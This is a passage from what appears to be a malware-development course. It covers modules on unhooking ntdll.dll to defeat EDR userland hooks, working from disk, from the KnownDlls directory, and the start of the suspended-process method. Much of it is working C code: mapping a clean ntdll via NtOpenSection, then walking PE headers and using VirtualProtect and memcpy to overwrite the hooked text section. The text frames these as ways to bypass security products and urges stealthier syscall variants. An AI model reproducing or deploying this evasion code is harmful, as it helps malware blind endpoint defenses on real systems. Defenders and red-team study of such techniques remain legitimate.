
The current implementation unhooks `ntdll.dll` using WinAPIs. For a stealthier implementation, direct or indirect syscalls should be used to perform unhooking. This will be left as an objective for the reader.

Disk Unhooking Risks


Before demonstrating NTDLL unhooking from disk, it's important to be aware that while this approach may be effective, it's being detected far more easily due to its widespread use in bypassing security solutions. Security vendors have a larger number of heuristic signatures developed to detect this technique compared to alternative methods. The upcoming unhooking modules are considered better alternatives.

Demo 1

The hooked ntdll.dll text section to be replaced.



The text section base address of the unhooked ntdll.dll.



Replacing the text section.

Demo 2

The hooked ntdll.dll text section to be replaced.

Miscalculating the text section base address.

Recalculating the base address.

Replacing the text section.

Demo 3

This demo demonstrates how NTDLL unhooking evades userland hooks installed by circumventing the previously introduced `MalDevEdr.dll` program.

To verify the effectiveness of the `DiskUnhooking.exe` implementation, the `PrintState` function has been added which prints the syscall's name and its address to the console. This function requires two parameters: `cSyscallName`, which represents the name of the syscall, and `pSyscallAddress`, which represents the syscall's address. By analyzing the opcodes of the specified syscall and comparing them to the opcodes that a typical syscall would begin with, `PrintState` determines whether or not the syscall has been hooked.

Recall that the opcodes of a syscall are `4C 8B D1 B8`. This is equivalent to the `mov r10, rcx` and `mov eax, <SSN>` instructions.

```
VOID PrintState(char* cSyscallName, PVOID pSyscallAddress) {
  printf("[#] %s [ 0x%p ] ---> %s \n", cSyscallName, pSyscallAddress, (*(ULONG*)pSyscallAddress != 0xb8d18b4c) == TRUE ? "[ HOOKED ]" : "[ UNHOOKED ]");
}
```

Inject `MalDevEdr.dll` to `DiskUnhooking.exe`.

`MalDevEdr.dll` is injected and running.

`PrintState`'s output shows that the NtProtectVirtualMemory syscall is hooked.

When `DiskUnhooking.exe` resumes execution, `MalDevEdr.dll` detects `NtProtectVirtualMemory` being called. After that, `DiskUnhooking.exe` unhooks `NtProtectVirtualMemory`.

Attaching xdbg to the `DiskUnhooking.exe` process shows that the `NtProtectVirtualMemory` syscall is normal, even though `MalDevEdr.dll` is still injected. This proves that the userland hooks were successfully removed in the current process.

85. NTDLL Unhooking - From KnownDlls Directory

NTDLL Unhooking - From KnownDlls Directory


Introduction

Another way to obtain a clean version of `ntdll.dll` is by accessing it from the KnownDlls directory. This directory contains a set of frequently used system DLLs that the Windows loader leverages to optimize the application startup process. The loader maps the DLLs from KnownDlls directly into the starting processes, which are already present in memory. This approach saves memory and reduces computational resources by eliminating the need for mapping each required DLL from the disk.

In Windows XP and older, the KnownDlls directory was located in the `C:\Windows\System32` folder. Newer versions of Windows have the directory built into the OS and therefore the directory is not directly accessible. A list of known DLLs can be found in the *HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Session Manager\KnownDLLs* registry key as per Microsoft's documentation.

Viewing KnownDlls Using WinObj

The WinObj tool can be used to view the contents of the KnownDlls directory. This is demonstrated in the image below.



Retrieving Ntdll.dll From KnownDlls

DLLs stored in the KnownDlls directory can be retrieved and mapped to the local process memory using a handle. This is achieved programmatically through the use of two WinAPI functions: `OpenFileMapping` to obtain the section handle of `ntdll.dll`, and `MapViewOfFile` to map `ntdll.dll` to memory.

Using the `OpenFileMapping` WinAPI will always fail with the error `ERROR_BAD_PATHNAME`. As of writing this module, the reason is still unknown. However, an alternative method is to simply use its native function, NtOpenSection.

This is a good example of using syscalls instead of WinAPIs to perform tasks that are unavailable with WinAPIs.

Using NtOpenSection

The `NtOpenSection` function is shown below.

```
NTSTATUS NtOpenSection(
  OUT PHANDLE             SectionHandle,
  IN  ACCESS_MASK         DesiredAccess,
  IN  POBJECT_ATTRIBUTES  ObjectAttributes
);
```

`NtOpenSection`'s parameters are explained below.

- `SectionHandle` - A pointer to a `HANDLE` variable that receives a handle to the section object.
- `DesiredAccess` - A value that determines the requested access to the object. This value is of type ACCESS_MASK. For NTDLL unhooking, this parameter should be set to `SECTION_MAP_READ` since `\KnownDlls\ntdll.dll` image will only be read.
- `ObjectAttributes` - A pointer to an OBJECT_ATTRIBUTES structure that specifies the object name and other attributes. This parameter is initialized using the InitializeObjectAttributes macro.

InitializeObjectAttributes

As mentioned above, `ObjectAttributes` must be initialized using `InitializeObjectAttributes` in order to use `NtOpenSection`.

```
VOID InitializeObjectAttributes(
  [out]          POBJECT_ATTRIBUTES   p,
  [in]           PUNICODE_STRING      n,
  [in]           ULONG                a,
  [in]           HANDLE               r,  // Set to NULL
  [in, optional] PSECURITY_DESCRIPTOR s   // Set to NULL
);
```

`InitializeObjectAttributes`'s parameters are also shown below.

- `p` - A pointer to an empty `OBJECT_ATTRIBUTES` structure that will be initialized.
- `n` - A pointer to a `UNICODE_STRING` structure that contains the name of the object for which a handle is to be opened.
- `a` - Should be set to `OBJ_CASE_INSENSITIVE` to perform a case-insensitive comparison for the name of the object for which a handle is to be opened.

To properly use the `n` parameter, which is a `UNICODE_STRING` structure, the `buffer` member must be initialized as "\KnownDlls\ntdll.dll" (wide string format). The `length` member should be the size of the buffer in bytes. This initialization can be achieved using the code snippet below:

```
UNICODE_STRING.Buffer = (PWSTR)L"\KnownDlls\ntdll.dll";
UNICODE_STRING.Length = wcslen(L"\KnownDlls\ntdll.dll") * sizeof(WCHAR);    // calculating the siz
e of the string used in bytes
UNICODE_STRING.MaximumLength = UniStr.Length + sizeof(WCHAR);               // '.MaximumLength' ca
n be the same as '.Length'
```

MapNtdllFromKnownDlls Function

The `MapNtdllFromKnownDlls` function is used to retrieve `ntdll.dll` from the KnownDlls directory. It accepts a single parameter, `ppNtdllBuf`, which will be set to the base address of the mapped view of the `ntdll.dll` file.

`MapNtdllFromKnownDlls` handles the parameters required for `NtOpenSection` before passing its output to `MapViewOfFile`, which is used to map `ntdll.dll` to local memory. The function returns a value of `FALSE` if it fails and `TRUE` if it succeeds.

```
#define NTDLL L"\\KnownDlls\\ntdll.dll"typedef NTSTATUS (NTAPI* fnNtOpenSection)(
  PHANDLE               SectionHandle,
  ACCESS_MASK           DesiredAccess,
  POBJECT_ATTRIBUTES    ObjectAttributes
);


BOOL MapNtdllFromKnownDlls(OUT PVOID* ppNtdllBuf) {

  HANDLE            hSection        = NULL;
  PBYTE             pNtdllBuffer    = NULL;
  NTSTATUS              STATUS          = NULL;
  UNICODE_STRING        UniStr          = { 0 };
  OBJECT_ATTRIBUTES   ObjAtr          = { 0 };

  // constructing the 'UNICODE_STRING' that will contain the '\KnownDlls\ntdll.dll' string
  UniStr.Buffer = (PWSTR)NTDLL;
  UniStr.Length = wcslen(NTDLL) * sizeof(WCHAR);
  UniStr.MaximumLength = UniStr.Length + sizeof(WCHAR);

  // initializing 'ObjAtr' with 'UniStr'
  InitializeObjectAttributes(&ObjAtr, &UniStr, OBJ_CASE_INSENSITIVE, NULL, NULL);
```

```
  // getting NtOpenSection address
  fnNtOpenSection pNtOpenSection = (fnNtOpenSection)GetProcAddress(GetModuleHandle(L"NTDLL"), "NtO
penSection");

  // getting the handle of ntdll.dll from KnownDlls
  STATUS = pNtOpenSection(&hSection, SECTION_MAP_READ, &ObjAtr);
  if (STATUS != 0x00) {
    printf("[!] NtOpenSection Failed With Error : 0x%0.8X \n", STATUS);
    goto _EndOfFunc;
  }

  // mapping the view of file of ntdll.dll
  pNtdllBuffer = MapViewOfFile(hSection, FILE_MAP_READ, NULL, NULL, NULL);
  if (pNtdllBuffer == NULL) {
    printf("[!] MapViewOfFile Failed With Error : %d \n", GetLastError());
    goto _EndOfFunc;
  }

  *ppNtdllBuf = pNtdllBuffer;

_EndOfFunc:
  if (hSection)
    CloseHandle(hSection);
  if (*ppNtdllBuf == NULL)
    return FALSE;
  else
    return TRUE;
}
```

Putting It All Together

Now that an unhooked version of `ntdll.dll` has been loaded into the process's memory, the `ReplaceNtdllTxtSection` function shown in the previous module will be used to replace the text section of the hooked `ntdll.dll` with the newly unhooked one. The only difference is that the `pUnhookedNtdll` parameter now contains the base address of the NTDLL module fetched from the KnownDlls directory, rather than from disk.

Note that the text section of the KnownDlls `ntdll.dll` has an offset of `IMAGE_SECTION_HEADER.VirtualAddress` (4096), which explains the usage of `pSectionHeader[i].VirtualAddress` to retrieve the address of the text section (`pRemoteNtdllTxt`) in the code below.

```
PVOID FetchLocalNtdllBaseAddress() {

#ifdef _WIN64
  PPEB pPeb = (PPEB)__readgsqword(0x60);
```

```
#elif _WIN32
  PPEB pPeb = (PPEB)__readfsdword(0x30);
#endif // _WIN64// Reaching to the 'ntdll.dll' module directly (we know its the 2nd image after 'K
nownDllUnhooking.exe')
  // 0x10 is = sizeof(LIST_ENTRY)
  PLDR_DATA_TABLE_ENTRY pLdr = (PLDR_DATA_TABLE_ENTRY)((PBYTE)pPeb->Ldr->InMemoryOrderModuleList.F
link->Flink - 0x10);

  return pLdr->DllBase;
}


BOOL ReplaceNtdllTxtSection(IN PVOID pUnhookedNtdll) {

  PVOID               pLocalNtdll     = (PVOID)FetchLocalNtdllBaseAddress();

  // getting the dos header
  PIMAGE_DOS_HEADER   pLocalDosHdr    = (PIMAGE_DOS_HEADER)pLocalNtdll;
  if (pLocalDosHdr && pLocalDosHdr->e_magic != IMAGE_DOS_SIGNATURE)
    return FALSE;

  // getting the nt headers
  PIMAGE_NT_HEADERS   pLocalNtHdrs     = (PIMAGE_NT_HEADERS)((PBYTE)pLocalNtdll + pLocalDosHdr->e_
lfanew);
  if (pLocalNtHdrs->Signature != IMAGE_NT_SIGNATURE)
    return FALSE;


  PVOID   pLocalNtdllTxt  = NULL, // local hooked text section base address
          pRemoteNtdllTxt  = NULL; // the unhooked text section base address
  SIZE_T    sNtdllTxtSize = NULL; // the size of the text section


  // getting the text section
  PIMAGE_SECTION_HEADER pSectionHeader = IMAGE_FIRST_SECTION(pLocalNtHdrs);

  for (int i = 0; i < pLocalNtHdrs->FileHeader.NumberOfSections; i++) {

    // the same as if( strcmp(pSectionHeader[i].Name, ".text") == 0 )
    if ((*(ULONG*)pSectionHeader[i].Name | 0x20202020) == 'xet.') {
      pLocalNtdllTxt  = (PVOID)((ULONG_PTR)pLocalNtdll + pSectionHeader[i].VirtualAddress);
      pRemoteNtdllTxt = (PVOID)((ULONG_PTR)pUnhookedNtdll + pSectionHeader[i].VirtualAddress);
      sNtdllTxtSize = pSectionHeader[i].Misc.VirtualSize;
      break;
    }
  }

//--------------------------------------------------------------------------------------------
---------------------------

  // small check to verify that all the required information is retrieved
  if (!pLocalNtdllTxt || !pRemoteNtdllTxt || !sNtdllTxtSize)
```


```
    return FALSE;

  // small check to verify that 'pRemoteNtdllTxt' is really the base address of the text section
  if (*(ULONG*)pLocalNtdllTxt != *(ULONG*)pRemoteNtdllTxt)
    return FALSE;

//----------------------------------------------------------------------------------------------------
---------------------------

  DWORD dwOldProtection = NULL;

  // making the text section writable and executable
  if (!VirtualProtect(pLocalNtdllTxt, sNtdllTxtSize, PAGE_EXECUTE_WRITECOPY, &dwOldProtection)) {
    printf("[!] VirtualProtect [1] Failed With Error : %d \n", GetLastError());
    return FALSE;
  }

  // copying the new text section
  memcpy(pLocalNtdllTxt, pRemoteNtdllTxt, sNtdllTxtSize);

  // rrestoring the old memory protection
  if (!VirtualProtect(pLocalNtdllTxt, sNtdllTxtSize, dwOldProtection, &dwOldProtection)) {
    printf("[!] VirtualProtect [2] Failed With Error : %d \n", GetLastError());
    return FALSE;
  }

  return TRUE;
}
```

Improving The Implementation


The current implementation unhooks `ntdll.dll` using WinAPIs. For a stealthier implementation, direct or indirect syscalls should be used to perform unhooking. This will be left as an objective for the reader.

Demo


The mapped ntdll.dll file from the KnownDlls directory.




The hooked ntdll.dll text section to be replaced.



The text section base address of the unhooked ntdll.dll.



Replacing the text section.




86. NTDLL Unhooking - From a Suspended Process

NTDLL Unhooking - From a Suspended Process

Introduction

An alternative method to unhook `ntdll.dll` involves reading it from a suspended process. This works because EDRs require a running process to install their hooks and therefore a process created in a suspended state, will contain a clean `ntdll.dll` image allowing for the text section of the current process to be substituted with that of the suspended one.


During a typical process startup, the Windows Loader will load the executable image (e.g. `notepad.exe`) before proceeding to map the `ntdll.dll` image, followed by all of the process's DLL dependencies. However, creating a process in a suspended state results in only `ntdll.dll` being mapped. This works if the process is created as a debugged process as well which is shown in the image below via Process Hacker.



Getting The Required Information

